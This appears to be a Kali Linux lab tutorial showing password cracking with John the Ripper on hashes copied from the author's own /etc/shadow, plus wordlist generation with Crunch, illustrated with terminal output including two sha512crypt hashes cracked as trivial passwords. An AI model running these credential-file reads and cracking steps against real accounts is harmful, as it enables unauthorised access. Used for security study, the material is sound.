
When you enter a password into an account, the password is not saved in a raw format. The hashing algorithm converts the raw password into a series of characters (hash) that would take a lot of time and resources to decode.This is where John the Ripper comes in. John the Ripper is a free, open-source password cracking and recovery security auditing tool available for most operating systems. It has a bunch of passwords in both raw and hashed format. This bunch of passwords stored together is known as a password dictionary. Now to crack the password, John the Ripper will identify all potential passwords in a hashed format. It will then match the hashed passwords with the initial hashed password and try to find a match. If a match is found in the password hash, John the Ripper then displays the password in raw form as the cracked password. The process of matching the password hashes to locate a match is known as a dictionary attack.

To perform john the ripper, in kali:


- sudo su
- cat /etc/shadow(result=xyz)
- cat > test.txt(enter,xyz)
- cat test.txt
- john test.txt



```
┌──(root💀kali)-[/home/testuser]
└─# cat > test.txt
root:!:18946:0:99999:7:::
daemon:*:18946:0:99999:7:::
bin:*:18946:0:99999:7:::
sys:*:18946:0:99999:7:::
sync:*:18946:0:99999:7:::
games:*:18946:0:99999:7:::
man:*:18946:0:99999:7:::
lp:*:18946:0:99999:7:::
mail:*:18946:0:99999:7:::
news:*:18946:0:99999:7:::
uucp:*:18946:0:99999:7:::
proxy:*:18946:0:99999:7:::
www-data:*:18946:0:99999:7:::
backup:*:18946:0:99999:7:::
list:*:18946:0:99999:7:::
irc:*:18946:0:99999:7:::
gnats:*:18946:0:99999:7:::
nobody:*:18946:0:99999:7:::
_apt:*:18946:0:99999:7:::
systemd-timesync:*:18946:0:99999:7:::
systemd-network:*:18946:0:99999:7:::
systemd-resolve:*:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss:*:18946:0:99999:7:::
strongswan:*:18946:0:99999:7:::
ntp:*:18946:0:99999:7:::
messagebus:*:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod:*:18946:0:99999:7:::
iodine:*:18946:0:99999:7:::
miredo:*:18946:0:99999:7:::
_rpc:*:18946:0:99999:7:::
usbmux:*:18946:0:99999:7:::
tcpdump:*:18946:0:99999:7:::
rtkit:*:18946:0:99999:7:::
sshd:*:18946:0:99999:7:::
statd:*:18946:0:99999:7:::
postgres:*:18946:0:99999:7:::
avahi:*:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmp:!:18946:0:99999:7:::
sslh:!:18946:0:99999:7:::
nm-openvpn:*:18946:0:99999:7:::
```



```
┌──(root💀kali)-[/home/testuser]
└─# cat /etc/shadow
root:!:18946:0:99999:7:::
daemon:*:18946:0:99999:7:::
bin:*:18946:0:99999:7:::
sys:*:18946:0:99999:7:::
sync:*:18946:0:99999:7:::
games:*:18946:0:99999:7:::
man:*:18946:0:99999:7:::
lp:*:18946:0:99999:7:::
mail:*:18946:0:99999:7:::
news:*:18946:0:99999:7:::
uucp:*:18946:0:99999:7:::
proxy:*:18946:0:99999:7:::
www-data:*:18946:0:99999:7:::
backup:*:18946:0:99999:7:::
list:*:18946:0:99999:7:::
irc:*:18946:0:99999:7:::
gnats:*:18946:0:99999:7:::
nobody:*:18946:0:99999:7:::
_apt:*:18946:0:99999:7:::
systemd-timesync:*:18946:0:99999:7:::
systemd-network:*:18946:0:99999:7:::
systemd-resolve:*:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss:*:18946:0:99999:7:::
strongswan:*:18946:0:99999:7:::
ntp:*:18946:0:99999:7:::
messagebus:*:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod:*:18946:0:99999:7:::
iodine:*:18946:0:99999:7:::
miredo:*:18946:0:99999:7:::
_rpc:*:18946:0:99999:7:::
usbmux:*:18946:0:99999:7:::
tcpdump:*:18946:0:99999:7:::
rtkit:*:18946:0:99999:7:::
sshd:*:18946:0:99999:7:::
statd:*:18946:0:99999:7:::
postgres:*:18946:0:99999:7:::
avahi:*:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmp:!:18946:0:99999:7:::
```




```
systemd-coredump:!*:18946::::::
home:$6$0i0TznSx0bt/QRHt$tCMBxJoJAydm.OXFw/sTDwEsGpaytoa2.dQlsx9uW/ZMU1vi590gdqqKTH6YOnypkCZJnVILHZPlVDWvfHy7/.:18949:0:99999:7:::
testuser:$6$3TUiecZUP8O9yzS5$y6bYr6JzzPB/DCigZBZCF6OaQrJ1RNGrKuxI25MIR1J.vSx1yKrxlQtauzEIOnAZBZr4pRCIaewSShFlcTBQB/:18949:0:99999:7:::
^C

┌──(root💀 kali)-[/home/testuser]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  test.txt  Videos

┌──(root💀 kali)-[/home/testuser]
└─# john test.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
home             (home)
testuser         (testuser)
2g 0:00:00:00 DONE 1/3 (2021-11-18 07:40) 16.66g/s 125.0p/s 133.3c/s 133.3C/s testuser..home
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(root💀 kali)-[/home/testuser]
└─# █
```

Password generating using Crunch

In order to hack a password, we have to try a lot of passwords to get the right one. When an attacker uses thousands or millions of words or character combinations to crack a password there is no surety that any one of those millions of combinations will work or not. This collection of a different combination of characters is called a wordlist. And in order to crack a password or a hash, we need to have a good wordlist which could break the password. So to do so we have a tool in kali Linux called crunch is a wordlist generating tool that comes pre-installed with Kali Linux. It is used to generate custom keywords based on wordlists. It generates a wordlist with permutation and combination. We could use some specific patterns and symbols to generate a wordlist.

To perform crunch attack, in kali:

- sudo su
- ls
- crunch 5 8 abcdef123 -o password.txt



kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
qterminal
11:25 AM
40%
root@kali: /home/kali
File Actions Edit View Help

```
┌──(root💀 kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  files.txt  Jui.txt  Music  password.txt  Pictures  projecthack.apk  projecthacking.apk  Public  Templates  use  Videos  whitehat.txt

┌──(root💀 kali)-[/home/kali]
└─# crunch 5 8 abcdef123 -o password.txt
Crunch will now generate the following amount of data: 429758622 bytes
409 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 48420180

crunch:  83% completed generating output

crunch: 100% completed generating output

┌──(root💀 kali)-[/home/kali]
└─# █
```